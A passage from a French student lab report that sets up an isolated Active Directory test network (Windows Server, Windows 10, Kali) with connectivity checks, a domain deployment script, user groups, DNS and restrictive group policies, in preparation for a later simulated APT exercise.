
```
(Kali㉿Kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:52:a9:4d brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.12/24 brd 192.168.10.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::69f5:c1a9:d357:309c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure 8 : adresse ip de kali

### ÉTAPE 3 — Vérification connectivité

J'ai vérifié que chaque machine pouvait communiquer avec les autres :

Depuis Windows server :



```
PS C:\Users\Administrateur> ping 192.168.10.11

Envoi d'une requête 'Ping' 192.168.10.11 avec 32 octets de données :
Réponse de 192.168.10.11 : octets=32 temps<1ms TTL=128
Réponse de 192.168.10.11 : octets=32 temps=1 ms TTL=128

Statistiques Ping pour 192.168.10.11:
    Paquets : envoyés = 2, reçus = 2, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 1ms, Moyenne = 0ms
Ctrl+C
PS C:\Users\Administrateur> ping 192.168.10.12

Envoi d'une requête 'Ping' 192.168.10.12 avec 32 octets de données :
Réponse de 192.168.10.12 : octets=32 temps=2 ms TTL=64
Réponse de 192.168.10.12 : octets=32 temps=1 ms TTL=64

Statistiques Ping pour 192.168.10.12:
    Paquets : envoyés = 2, reçus = 2, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 1ms, Maximum = 2ms, Moyenne = 1ms
```

Figure 9 : test de ping pour windows server

Les pings vers Windows 10 et Kali Linux fonctionnent correctement.

Depuis Windows 10 :

Les pings vers Windows Server et Kali Linux sont aussi réussis.

```
PS C:\Windows\system32> ping 192.168.10.10

Envoy d'une requête 'Ping' 192.168.10.10 avec 32 octets de données :
Réponse de 192.168.10.10 : octets=32 temps<1ms TTL=128
Réponse de 192.168.10.10 : octets=32 temps=1 ms TTL=128
Réponse de 192.168.10.10 : octets=32 temps<1ms TTL=128

Statistiques Ping pour 192.168.10.10:
    Paquets : envoyés = 3, reçus = 3, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 1ms, Moyenne = 0ms
Ctrl+C
PS C:\Windows\system32> ping 192.168.10.12

Envoy d'une requête 'Ping' 192.168.10.12 avec 32 octets de données :
Réponse de 192.168.10.12 : octets=32 temps<1ms TTL=64
Réponse de 192.168.10.12 : octets=32 temps=1 ms TTL=64
Réponse de 192.168.10.12 : octets=32 temps=1 ms TTL=64

Statistiques Ping pour 192.168.10.12:
    Paquets : envoyés = 3, reçus = 3, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 1ms, Moyenne = 0ms
```

Figure 10 : test de ping pour windows 10

Depuis Kali Linux :

Le premier test consiste à ping l'**adresse IP** du Windows Server, afin de m'assurer que la machine est bien joignable sur le réseau.


- J'ai pingé l'adresse IP de Windows Server pour m'assurer qu'il est joignable.
- J'ai aussi pingé le nom de domaine `ilias.local` pour vérifier la bonne résolution DNS via le contrôleur de domaine.

```
(kali㉿kali)-[~]
└─$ ping 192.168.10.10
PING 192.168.10.10 (192.168.10.10) 56(84) bytes of data.
64 bytes from 192.168.10.10: icmp_seq=1 ttl=128 time=0.834 ms
64 bytes from 192.168.10.10: icmp_seq=2 ttl=128 time=0.482 ms
64 bytes from 192.168.10.10: icmp_seq=3 ttl=128 time=0.470 ms
^C
--- 192.168.10.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.470/0.595/0.834/0.168 ms

(kali㉿kali)-[~]
└─$ ping ilias.local
PING ilias.local (192.168.10.10) 56(84) bytes of data.
64 bytes from ilias-server.ilias.local (192.168.10.10): icmp_seq=1 ttl=128 time=1.00 ms
64 bytes from ilias-server.ilias.local (192.168.10.10): icmp_seq=2 ttl=128 time=0.451 ms
^C
--- ilias.local ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.451/0.727/1.004/0.276 ms
```

Figure 11 : test de ping pour kali

Enfin, j'ai vérifié que je pouvais aussi ping la machine Windows 10.



```
(kali㉿kali)-[~]
$ ping 192.168.10.11
PING 192.168.10.11 (192.168.10.11) 56(84) bytes of data.
64 bytes from 192.168.10.11: icmp_seq=1 ttl=128 time=1.75 ms
64 bytes from 192.168.10.11: icmp_seq=2 ttl=128 time=2.32 ms
64 bytes from 192.168.10.11: icmp_seq=3 ttl=128 time=1.42 ms
^C
--- 192.168.10.11 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.422/1.831/2.318/0.369 ms
```

Ces tests valident que la connectivité réseau entre toutes les machines est opérationnelle.

#### ÉTAPE 4 — Installation et activation d'Active Directory sur Windows Server

##### Vérification après la promotion du contrôleur de domaine

Après avoir installé le rôle AD DS et promu le serveur en tant que contrôleur de domaine, j'ai ouvert le gestionnaire de serveur pour évaluer l'état global du service.

La machine **ILIAS-SERVER** (IP : 192.168.10.10) est bien reconnue dans la section AD DS comme un serveur actif, ce qui confirme que la promotion a été effectuée avec succès.

Des erreurs mineures s'affichent dans la section des événements, principalement liées aux services DNS (*Microsoft-Windows-DNS-Server-Service*) et à la réPLICATION DFS (*DFSR*). Ces messages apparaissent fréquemment juste après l'installation et sont généralement dus à des paramètres non finalisés, comme l'absence d'un second contrôleur ou d'un DNS secondaire.

Elles n'affectent pas le fonctionnement du domaine dans un environnement de test isolé.

L'objectif ici est de confirmer que le serveur :

- est reconnu comme **contrôleur principal** du domaine **ilias.local**,
- fonctionne **en ligne**,
- et fournit les services **DNS et d'annuaire** nécessaires à la suite du projet.




Figure 12: Interface d'active directory

Pour mettre en place un environnement de type entreprise, j'ai installé et configuré un contrôleur de domaine nommé '**ilias.local**' sur la machine Windows Server 2022. Cette étape est essentielle pour gérer les utilisateurs, les politiques de sécurité, les ressources partagées, et permettre l'authentification centralisée au sein du domaine.




Figure 13 : Ajout de la machine Windows Server au domaine Active Directory

## Déploiement via PowerShell


Afin de configurer rapidement l'Active Directory, j'ai utilisé un script PowerShell généré automatiquement pendant l'assistant de configuration. Ce script permet de déployer une forêt Active Directory avec les paramètres suivants :

**Nom du domaine** : ilias.local

- Nom NetBIOS** : ILIAS

- **Chemins des bases de données, journaux et SYSVOL** : définis localement dans C:\Windows\NTDS et C:\Windows\SYSVOL
- **Mode de forêt et de domaine** : WinThreshold (Windows Server 2016 ou supérieur)

L'exécution de ce script a permis d'automatiser le déploiement de l'Active Directory, incluant l'installation des services DNS nécessaires à la résolution de noms internes.



```

tmp1107.tmp - Bloc-notes
# Script Windows PowerShell pour le déploiement d'AD DS
#
Import-Module ADDSDeployment
Install-ADDSForest `-
    -CreateDnsDelegation:$false `-
    -DatabasePath "C:\Windows\NTDS" `-
    -DomainMode "WinThreshold" `-
    -DomainName "Ilias.local" `-
    -DomainNetbiosName "ILIAS" `-
    -ForestMode "WinThreshold" `-
    -InstallDns:$true `-
    -LogPath "C:\Windows\NTDS" `-
    -NoRebootOnCompletion:$false `-
    -SysvolPath "C:\Windows\SYSVOL" `-
    -Force:$true

```

Figure 14 : Script PowerShell pour le déploiement d'un contrôleur de domaine Active Directory

## ÉTAPE 5 — Configuration DNS et ajout des utilisateurs dans Active Directory

### Création des utilisateurs et organisation dans l'Active Directory

Après avoir installé et configuré le contrôleur de domaine, j'ai créé les utilisateurs nécessaires à la simulation. Pour structurer l'environnement de manière logique, j'ai utilisé la console **“Utilisateurs et ordinateurs Active Directory”** afin de créer une unité d'organisation (OU) et des groupes de sécurité.


Les groupes créés sont les suivants :

- **Admin** : destiné aux utilisateurs à privilèges élevés (ex. : Ilias)
- **Direction** : représentant la hiérarchie managériale (ex. : Younese)
- **Employés** : regroupant les utilisateurs standards (Chihab, Mehdi, Othmane)

Ensuite, j'ai ajouté les utilisateurs suivants, avec des rôles variés :

- **Chihab, Ilias, Mehdi, Othmane, Younese**

Chaque utilisateur a été affecté au groupe correspondant en fonction de son rôle (administrateur, développeur, directeur, etc.).



Cela permet de simuler un environnement d'entreprise réaliste où chaque utilisateur est rattaché à une structure, facilitant la gestion des droits, l'application de politiques de sécurité, et l'analyse des comportements lors de la simulation d'une attaque APT.

Figure 15: Les utilisateurs créés

## Configuration du service DNS

Le service DNS (Domain Name System) a été installé automatiquement avec Active Directory.

Il joue un rôle central dans l'environnement de domaine en permettant la **RÉSOLUTION DES NOMS INTERNES** : il convertit des noms comme `ilias.local` en adresses IP correspondantes.

Dans la console **Gestionnaire DNS**, le serveur `ILIAS-SERVER` apparaît comme hébergeant les zones suivantes :

- **Zones de recherche directes** : résolution des noms vers IP
- **Zones de recherche inversée** : résolution des IP vers noms
- **Redirecteurs conditionnels et points d'approbation** : non modifiés ici car inutiles dans un environnement isolé

Grâce à cette configuration, toutes les machines du réseau peuvent :

- résoudre les noms internes du domaine ilias.local
- communiquer entre elles de façon fluide
- permettre l'authentification et les services Active Directory




Figure 16: Gestionnaire DNS

## ÉTAPE 6 — Intégration du poste Windows 10 Pro au domaine

Depuis la machine Windows 10, j'ai commencé par pinguer le domaine ilias.local afin de m'assurer que la résolution DNS fonctionnait correctement entre les machines. Le test a réussi, confirmant que la machine reconnaît bien le domaine configuré par le serveur.

```
C:\Windows\system32>ping ilias.local
Envoi d'une requête 'ping' sur ilias.local [192.168.10.10] avec 32 octets de données :
Réponse de 192.168.10.10 : octets=32 temps<1ms TTL=128
Réponse de 192.168.10.10 : octets=32 temps=1 ms TTL=128
Réponse de 192.168.10.10 : octets=32 temps=1 ms TTL=128
Réponse de 192.168.10.10 : octets=32 temps=1 ms TTL=128

Statistiques Ping pour 192.168.10.10:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
    Durée approximative des boucles en millisecondes :
        Minimum = 0ms, Maximum = 1ms, Moyenne = 0ms
C:\Windows\system32>
C:\Windows\system32>
```

```
C:\Windows\system32>nslookup ilias.local
Serveur : ilias-server.ilias.local
Address: 192.168.10.10

Nom : ilias.local
Address: 192.168.10.10
```

Figure 17 : test de connectivité

Ensuite, comme illustré dans la capture d'écran, j'ai procédé à l'intégration de la machine Windows 10 dans le domaine `ilias.local`.




Figure 18 : Intégration d'un poste client au domaine `ilias.local`

Pendant la procédure d'ajout au domaine, le message “**This might take several minutes**” est apparu, indiquant que la machine créait un profil local pour un utilisateur se connectant pour la première fois.

Dans ce cas précis, j'ai utilisé le compte **Ilias**, déjà créé dans Active Directory.

Ce message confirme plusieurs éléments essentiels :

- Le poste Windows 10 a bien été intégré au domaine `ilias.local`.
- L'utilisateur **Ilias** est reconnu par le contrôleur de domaine.
- Un **profil utilisateur local** est en cours de création sur la machine Windows 10.




Figure 19 : Finalisation de l'intégration au domaine Active Directory

#### ÉTAPE 7 — Attribution des droits administrateurs aux groupes « Admin » et « Employés »

Dans cette étape, j'ai attribué manuellement les droits administrateur au groupe **Admin** du domaine `ilius.local` sur la machine Windows 10. Pour ce faire, j'ai ajouté ce groupe au groupe local **Administrators** de Windows 10 à l'aide de la console **“Utilisateurs et groupes locaux”**.

Cette configuration permet à tous les membres du groupe Admin d'avoir des priviléges élevés sur la machine dès leur connexion, ce qui reflète une pratique courante dans les entreprises pour faciliter la gestion à distance par les administrateurs du domaine.

Cette action me sera également utile plus tard pour simuler des scénarios d'**escalade de privilèges** dans l'environnement de test.




Figure 20: Droits d'admin

### Création d'une GPO ciblant les "Employés" :

J'ai mis en place une stratégie de groupe (GPO) nommée "**RestrictionEmployés**", appliquée depuis le contrôleur de domaine ILIAS-SERVER.ilias.local. Elle est destinée aux postes utilisateurs et permet d'imposer certaines **restrictions via la configuration utilisateur**, constituant ainsi la base de ma politique de sécurité pour les comptes standards.




Figure 21 : Interface de l'éditeur de stratégie de groupe locale (GPO) sur Windows Server

Ici, j'ai configuré un paramètre de stratégie pour **empêcher l'accès au Panneau de configuration et à l'application Paramètres du PC**. Ce paramètre est défini comme "Activé", ce qui signifie que l'utilisateur ne pourra plus accéder à ces interfaces système. Cette restriction est essentielle pour éviter que des employés modifient des paramètres réseau, utilisateurs ou logiciels sans autorisation.




Figure 22 : Paramétrage des restrictions d'accès au Panneau de configuration via GPO

Dans cette étape, je configure précisément la politique "**Désactiver l'accès à l'invite de commandes**". J'ai activé cette règle, tout en cochant l'option supplémentaire pour **empêcher aussi l'exécution des scripts batch (.cmd)**. Cela empêche totalement l'utilisateur d'utiliser l'invite de commande (CMD), ce qui renforce la sécurité du poste de travail et limite les possibilités de contournement.




Figure 23 : Désactivation de l'accès à l'invite de commandes via une stratégie de groupe

